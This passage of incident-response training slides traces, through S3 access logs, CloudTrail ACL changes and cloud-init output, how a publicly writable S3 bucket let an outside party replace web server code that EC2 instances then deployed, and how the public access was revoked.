2018-08-20 08:00:23	107.77.212.175	arn:aws:iam::622676721278:user/bstoll	REST.GET.OBJECT	frothly_html_memcached.tar.gz	200	3076532	3076532	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.99 Safari/537.36
2018-08-20 08:04:09	107.77.212.175	arn:aws:iam::622676721278:user/bstoll	REST.GET.OBJECT	frothly_html_memcached.tar.gz	200	3076532	3076532	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.99 Safari/537.36
2018-08-20 08:07:04	107.77.212.175	arn:aws:iam::622676721278:user/bstoll	REST.GET.OBJECT	frothly_html_memcached.tar.gz	200	3076532	3076532	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134
2018-08-20 08:19:19	107.77.212.175	arn:aws:iam::622676721278:user/bstoll	REST.PUT.OBJECT	frothly_html_memcached.tar.gz	200	-	3057116	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.99 Safari/537.36
2018-08-20 08:23:32	54.67.37.214	arn:aws:sts::622676721278:assumed-role/EC2InstanceRole/i-06fea586f3d3c8ce8	REST.GET.OBJECT	frothly_html_memcached.tar.gz	200	3057116	3057116	aws-cli/1.14.9 Python/2.7.14 Linux/4.14.47-56.37.amzn1.x86_64 botocore/1.8.13
2018-08-20 08:25:32	52.53.233.88	arn:aws:sts::622676721278:assumed-role/EC2InstanceRole/i-09cbc261e84259b54	REST.GET.OBJECT	frothly_html_memcached.tar.gz	200	3057116	3057116	aws-cli/1.14.9 Python/2.7.14 Linux/4.14.47-56.37.amzn1.x86_64 botocore/1.8.13

# Notable Activity

## OPEN\_BUCKET\_PLEASE\_FIX.txt

Time	Source IP	Requester	Operation	Key	HTTP Status	Bytes Sent	Object Size	User Agent
2018-08-20 07:02:44	52.66.146.128		REST.PUT.OBJECT	OPEN_BUCKET_PLEASE_FIX.txt	200	-	377	Boto3/1.7.62 Python/2.7.14 Linux/4.14.47-64.38.amzn2.x86_64
2018-08-20 07:03:46	35.182.246.222	-	REST.GET.OBJECT	frothly_html_memcached.tar.gz	200	3057116	3057116	aws-cli/1.14.8 Python/2.7.14 Linux/4.14.47-64.38.amzn2.x86_64 botocore/1.8.12
2018-08-20 07:04:17	35.182.246.222	-						Boto3/1.7.61 Python/2.7.14 Linux/4.14.47-64.38.amzn2.x86_64 Botocore/1.8.12
2018-08-20 07:33:35	54.183.247.244	arn:aws:sts::622676721278:assumed-role/EC2InstanceRole/i-0cc93bade2b3cba63						aws-cli/1.14.9 Python/2.7.14 Linux/4.14.47-56.37.amzn1.x86_64 botocore/1.8.13
2018-08-20 07:59:21	107.77.212.175	arn:aws:iam::622676721278:user/bstoll						Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.99 Safari/537.36
2018-08-20 08:00:23	107.77.212.175	arn:aws:iam::622676721278:user/bstoll						Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.99 Safari/537.36
2018-08-20 08:04:09	107.77.212.175	arn:aws:iam::622676721278:user/bstoll						Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.99 Safari/537.36
2018-08-20 08:07:04	107.77.212.175	arn:aws:iam::622676721278:user/bstoll						Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134
2018-08-20 08:19:19	107.77.212.175	arn:aws:iam::622676721278:user/bstoll						Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.99 Safari/537.36
2018-08-20 08:23:32	54.67.37.214	arn:aws:sts::622676721278:assumed-role/EC2InstanceRole/i-06fea586f3d3c8ce8						aws-cli/1.14.9 Python/2.7.14 Linux/4.14.47-56.37.amzn1.x86_64 botocore/1.8.13
2018-08-20 08:25:32	52.53.233.88	arn:aws:sts::622676721278:assumed-role/EC2InstanceRole/i-09cbc261e84259b54						aws-cli/1.14.9 Python/2.7.14 Linux/4.14.47-56.37.amzn1.x86_64 botocore/1.8.13



## 2 Reviewing AWS Logs, Part I: Audit S3 bucket access.


# Notable Activity

## frothly\_html\_memcached.tar.gz

Time	Source IP	Requester	Operation	Key	HTTP Status	Bytes Sent	Object Size	User Agent
2018-08-20 07:02:44	52.66.146.128	-	REST.PUT.OBJECT	OPEN_BUCKET_PLEASE_FIX.txt	200	-	377	Boto3/1.7.62 Python/2.7.14 Linux/4.14.47-64.38.amzn2.x86_64 Botocore/1.8.12
2018-08-20 07:03:46	35.182.246.222	-	REST.GET.OBJECT	OPEN_BUCKET_PLEASE_FIX.txt	200	377	377	aws-cli/1.14.8 Python/2.7.14 Linux/4.14.47-64.38.amzn2.x86_64 botocore/1.8.12
2018-08-20 07:03:46	35.182.246.222	-	REST.GET.OBJECT	OPEN_BUCKET_PLEASE_FIX.txt	200	377	377	
2018-08-20 07:03:46	35.182.246.222	REMOTE IP	DOWNLOAD(S)	REST.GET.OBJECT	OPEN_BUCKET_PLEASE_FIX.txt	200	377	377
2018-08-20 07:03:46	35.182.246.222	REMOTE IP		REST.GET.OBJECT	frothly_html_memcached.tar.gz	200	3057116	3057116
2018-08-20 07:04:17	35.182.246.222	-	UPLOAD(S)	REST.PUT.OBJECT	frothly_html_memcached.tar.gz	200		3076532
2018-08-20 08:00:23	107.77.212.175	arn:aws:iam::622676721278:user/bstoll	REST.GET.OBJECT	frothly_html_memcached.tar.gz	200	3076532	3076532	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.99 Safari/537.36
2018-08-20 08:04:09	107.77.212.175	arn:aws:iam::622676721278:user/bstoll	REST.GET.OBJECT	frothly_html_memcached.tar.gz	200	3076532	3076532	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.99 Safari/537.36
2018-08-20 08:07:04	107.77.212.175	arn:aws:iam::622676721278:user/bstoll	REST.GET.OBJECT	frothly_html_memcached.tar.gz	200	3076532	3076532	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134
2018-08-20 08:19:19	107.77.212.175	arn:aws:iam::622676721278:user/bstoll	REST.PUT.OBJECT	frothly_html_memcached.tar.gz	200	-	3057116	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.99 Safari/537.36
2018-08-20 08:23:32	54.67.37.214	arn:aws:sts::622676721278:assumed-role/EC2InstanceRole/i-06fea586f3d3c8ce8	REST.GET.OBJECT	frothly_html_memcached.tar.gz	200	3057116	3057116	aws-cli/1.14.9 Python/2.7.14 Linux/4.14.47-56.37.amzn1.x86_64 botocore/1.8.13
2018-08-20 08:25:32	52.53.233.88	arn:aws:sts::622676721278:assumed-role/EC2InstanceRole/i-09cbc261e84259b54	REST.GET.OBJECT	frothly_html_memcached.tar.gz	200	3057116	3057116	aws-cli/1.14.9 Python/2.7.14 Linux/4.14.47-56.37.amzn1.x86_64 botocore/1.8.13

# Another Look at the Architecture ...


## Web Server Code Stored in S3 Bucket





# Reviewing AWS Logs, Part II

Investigate the Web Infrastructure for Suspicious Activity



3



ENDPOINT LOGS

Confirm the purpose of 'frothly\_html\_memcached.tar.gz'.

4



ELB ACCESS LOGS

Review external web requests for suspicious activity.

5



CLOUDTRAIL LOGS

How did the modified code get deployed to the web servers?


# User Data and Cloud-Init

## Bootstrapping an EC2 Instance

i	Time	Event
>	8/20/18 7:33:24.000 AM	<pre>Cloud-init v. 0.7.6 running 'modules:final' at Thu, 26 Jul 2018 00:45:24 +0000. Up 11.83 seconds. ... 229 lines omitted ... Completed 2.9 MiB/2.9 MiB (6.8 MiB/s) with 1 file(s) remaining download: s3://frothlywebcode/frothly_html_memcached.tar.gz to ./frothly_html_memcached.tar.gz Completed 17.1 KiB/17.1 KiB (42.1 KiB/s) with 1 file(s) remaining download: s3://frothlyweb/configs/http_conf.tar.gz to ./http_conf.tar.gz <a href="#">Show all 257 lines</a> host = gacrux.i-0cc93bade2b3cba63   source = /var/log/cloud-init-output.log   sourcetype = cloud-init-output</pre>

Command output from the script

### HOW IT WORKS




# Notable Web Activity—What to Look For


- Count of requests by remote IP, geolocation, user agent
- Count of requests by destination target (i.e., web tier)
- Top requests by storage object URL
- Baseline response sizes and processing times
- Analyze traffic patterns (e.g., frequency, distribution)
- Look for server errors (e.g., HTTP 503 errors)

# Notable Web Activity

## ELB Access Logs



Count of Requests by Destination Target



Count of Requests by Client IP

# EC2 Auto Scaling Information

## CloudTrail Logs



5 Reviewing AWS Logs, Part II: How did the modified code get deployed to the web servers?

# The Modified Code Was Deployed

Time	Source IP	Operation	Key	Status	Size	Object Size	User Agent
2018-08-20 07:02:40		REST.PUT.OBJECT	OPEN_BUCKET_PLEASE_FIX.txt				Python/2.7.14 Linux/4.14.47-64.38
2018-08-20 07:03:40		REST.GET.OBJECT	OPEN_BUCKET_PLEASE_FIX.txt				Python/2.7.14 Linux/4.14.47-64.38
2018-08-20 07:03:46	35.182.246.222	REST.GET.OBJECT	frothly_html_memcached.tar.gz	200	3076532		aws-cli/1.14.8 Python/2.7.14 Linux/4.14.47-64.38.amzn2.x86_64 botocore/1.8.12
2018-08-20 07:33:35	54.183.247.244	REST.GET.OBJECT	frothly_html_memcached.tar.gz	200	3076532	3076532	aws-cli/1.14.9 Python/2.7.14 Linux/4.14.47-56.37.amzn1.x86_64 botocore/1.8.13
2018-08-20 07:59:21	107.77.212.175	REST.GET.OBJECT	frothly_html_memcached.tar.gz	200	3076532	3076532	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.99 Safari/537.36
2018-08-20 08:00:23	107.77.212.175	REST.GET.OBJECT	frothly_html_memcached.tar.gz	200	3076532	3076532	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.99 Safari/537.36
2018-08-20 08:04:09	107.77.212.175	REST.GET.OBJECT	frothly_html_memcached.tar.gz	200	3076532	3076532	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.99 Safari/537.36
2018-08-20 08:07:04	107.77.212.175	REST.GET.OBJECT	frothly_html_memcached.tar.gz	200	3076532	3076532	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134
2018-08-20 08:19:19	107.77.212.175	REST.PUT.OBJECT	frothly_html_memcached.tar.gz	200	-	3057116	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.99 Safari/537.36
2018-08-20 08:23:32	54.67.37.214	REST.GET.OBJECT	frothly_html_memcached.tar.gz	200	3057116	3057116	aws-cli/1.14.9 Python/2.7.14 Linux/4.14.47-56.37.amzn1.x86_64 botocore/1.8.13
2018-08-20 08:25:32	52.53.233.88	REST.GET.OBJECT	frothly_html_memcached.tar.gz	200	3057116	3057116	aws-cli/1.14.9 Python/2.7.14 Linux/4.14.47-56.37.amzn1.x86_64 botocore/1.8.13



# Recovery: Securing the S3 Bucket Permissions

## Confirmed by CloudTrail Logs

**TABULAR VIEW OF CLOUDTRAIL LOGS SHOWING THERE WAS PUBLIC READ / WRITE ACCESS**

Time ↕	Source IP ↕	Region ↕	Permission ↕	Grantee ↕	Bucket Name ↕	Requester ↕
2018-08-20 07:01:46	107.77.212.175	us-west-1	WRITE	http://acs.amazonaws.com/groups/global/AllUsers	frothlywebcode	bstoll
2018-08-20 07:01:46	107.77.212.175	us-west-1	READ	http://acs.amazonaws.com/groups/global/AllUsers	frothlywebcode	bstoll
2018-08-20 07:01:46	107.77.212.175	us-west-1	FULL_CONTROL		frothlywebcode	bstoll
2018-08-20 07:01:46	107.77.212.175	us-west-1	READ	http://acs.amazonaws.com/groups/s3/LogDelivery	frothlywebcode	bstoll
2018-08-20 07:01:46	107.77.212.175	us-west-1	READ_ACP	http://acs.amazonaws.com/groups/s3/LogDelivery	frothlywebcode	bstoll
2018-08-20 07:01:46	107.77.212.175	us-west-1	WRITE	http://acs.amazonaws.com/groups/s3/LogDelivery	frothlywebcode	bstoll
2018-08-20 07:01:46	107.77.212.175	us-west-1	FULL_CONTROL		frothlywebcode	bstoll

**TABULAR VIEW OF CLOUDTRAIL LOGS SHOWING THE PUBLIC READ / WRITE ACCESS WAS REVOKED**

Time ↕	Source IP ↕	Region ↕	Permission ↕	Grantee ↕	Bucket Name ↕	Requester ↕
2018-08-20 07:57:54	107.77.212.175	us-west-1	FULL_CONTROL		frothlywebcode	bstoll
2018-08-20 07:57:54	107.77.212.175	us-west-1	READ	http://acs.amazonaws.com/groups/s3/LogDelivery	frothlywebcode	bstoll
2018-08-20 07:57:54	107.77.212.175	us-west-1	READ_ACP	http://acs.amazonaws.com/groups/s3/LogDelivery	frothlywebcode	bstoll
2018-08-20 07:57:54	107.77.212.175	us-west-1	WRITE	http://acs.amazonaws.com/groups/s3/LogDelivery	frothlywebcode	bstoll
2018-08-20 07:57:54	107.77.212.175	us-west-1	FULL_CONTROL		frothlywebcode	bstoll

